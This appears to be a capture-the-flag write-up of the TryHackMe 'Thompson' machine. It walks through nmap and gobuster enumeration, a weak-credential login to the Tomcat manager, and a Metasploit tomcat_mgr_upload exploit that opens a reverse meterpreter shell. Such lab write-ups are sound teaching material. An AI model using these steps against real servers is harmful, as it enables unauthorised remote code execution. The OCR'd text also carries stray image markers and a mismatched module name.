
Thompson


lets start of with the enumration

Port scan:-



```
root@root:/home/fahadlinux/thm/thompson# cat nmap.txt
# Nmap 7.80 scan initiated Fri Jun 10 21:43:56 2022 as: nmap -sV -oN nmap.txt 10.10.78.75
Nmap scan report for 10.10.78.75
Host is up (0.30s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat 8.5.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Visiting port 8009 gives a EOF error
- Visiting port 8080 gives a default tomcat page



Apache Tomcat/8.5.5

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:

Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 8.5 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 8.5 Documentation
Tomcat 8.5 Configuration
Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 8.5 Bug Database
Tomcat 8.5 JavaDocs
Tomcat 8.5 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

Other Downloads
Tomcat Connectors
Tomcat Native
Taglibs
Deployer

Other Documentation
Tomcat Connectors
mod_jk Documentation
Tomcat Native
Deployer


Get Involved
Overview
SVN Repositories
Mailing Lists
Wiki

Miscellaneous
Contact
Legal
Sponsorship
Thanks

Apache Software Foundation
Who We Are
Heritage
Apache Home
Resources


Copyright ©1999-2022 Apache Software Foundation. All Rights Reserved

Lets check for any hidden directories using gobuster



```
root@root:/home/fahadlinux/thm/thompson# gobuster dir -u http://10.10.78.75:8080 -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
 -t 100 -o dir.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.78.75:8080
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/10 22:12:55 Starting gobuster in directory enumeration mode
===============================================================
/docs                  (Status: 302) [Size: 0] [--> /docs/]
/examples              (Status: 302) [Size: 0] [--> /examples/]
/manager               (Status: 302) [Size: 0] [--> /manager/]
```

/docs and /examples gives nothing useful execpt /manager but it requires us to have manager creditionals



10.10.78.75:8080/manager/html

Sign in


http://10.10.78.75:8080

Your connection to this site is not private

Username

Password

But! we got this error



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App HOW-TO.

Its common to people to use weak passwords. lets try to login with these creditionals



Tomcat Web Application Manager

Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFDt6wiHIUB29WWEON5PA	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:
Deploy


WAR file to deploy

We now got acces to the manager page!


Now lets try to get a reverse shell to the website!

Metasploit has a exploit to exploit authenticated tomcat manager page to gain a reverse shell

authenticated tomcat manager reverse shell




```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos     2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                   2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl            2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader      2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   4   auxiliary/admin/http/tomcat_ghostcat                 2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs          2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   6   exploit/multi/http/tomcat_mgr_deploy                 2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   7   exploit/multi/http/tomcat_mgr_upload                 2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding   2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   9   auxiliary/scanner/http/tomcat_enum                                    normal     No     Apache Tomcat User Enumeration
   10  exploit/multi/http/atlassian_confluence_webwork_ognl_injection  2021-08-25  excellent  Yes  Atlassian Confluence WebWork OGNL Injection
   11  exploit/windows/http/cayin_xpost_sql_rce             2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   12  exploit/multi/http/cisco_dcnm_upload_2019            2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
   13  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec    2021-05-05  excellent  Yes  Cisco HyperFlex HX Data Platform Command Execution
   14  exploit/linux/http/cisco_hyperflex_file_upload_rce   2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
   15  exploit/linux/http/cpi_tararchive_upload             2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   16  exploit/linux/http/cisco_prime_inf_rce               2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
   17  post/multi/gather/tomcat_gather                                       normal     No     Gather Tomcat Credentials
   18  auxiliary/dos/http/hashcollision_dos                 2011-12-28       normal     No     Hashtable Collisions
   19  auxiliary/admin/http/ibm_drm_download                2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File Download
   20  exploit/linux/http/lucee_admin_imgprocess_file_write 2021-01-15       excellent  Yes    Lucee Administrator imgProcess.cfm Arbitrary File Write
   21  exploit/multi/http/zenworks_configuration_management_upload     2015-04-07  excellent  Yes  Novell ZENworks Configuration Management Arbitrary File Upload
   22  exploit/multi/http/spring_framework_rce_spring4shell 2022-03-31       manual     Yes    Spring Framework Class property RCE (Spring4Shell)
   23  auxiliary/admin/http/tomcat_administration                            normal     No     Tomcat Administration Tool Default Access
   24  auxiliary/scanner/http/tomcat_mgr_login                               normal     No     Tomcat Application Manager Login Utility
   25  exploit/multi/http/tomcat_jsp_upload_bypass          2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   26  auxiliary/admin/http/tomcat_utf8_traversal           2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   27  auxiliary/admin/http/trendmicro_dlp_traversal        2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   28  post/windows/gather/enum_tomcat                                       normal     No     Windows Gather Apache Tomcat Enumeration


Interact with a module by name or index. For example info 28, use 28 or use post/windows/gather/enum_tomcat

msf6 > =
```




```
   6   exploit/multi/http/tomcat_mgr_deploy                     2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execu
tion
```

Set-up the necessary options and exploit




```
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      10.10.78.75     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       8080            yes       The target port (TCP)
   SSL         false           no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /manager        yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                       no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.3      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal


msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 10.9.1.131
LHOST => 10.9.1.131
msf6 exploit(multi/http/tomcat_mgr_upload) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.9.1.131:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying k7FyozohFUo...
[*] Executing k7FyozohFUo...
[*] Sending stage (58851 bytes) to 10.10.78.75
[*] Undeploying k7FyozohFUo ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.9.1.131:4444 -> 10.10.78.75:39600) at 2022-06-10 23:00:02 +0530

meterpreter > 
```

Now that i we got a shell



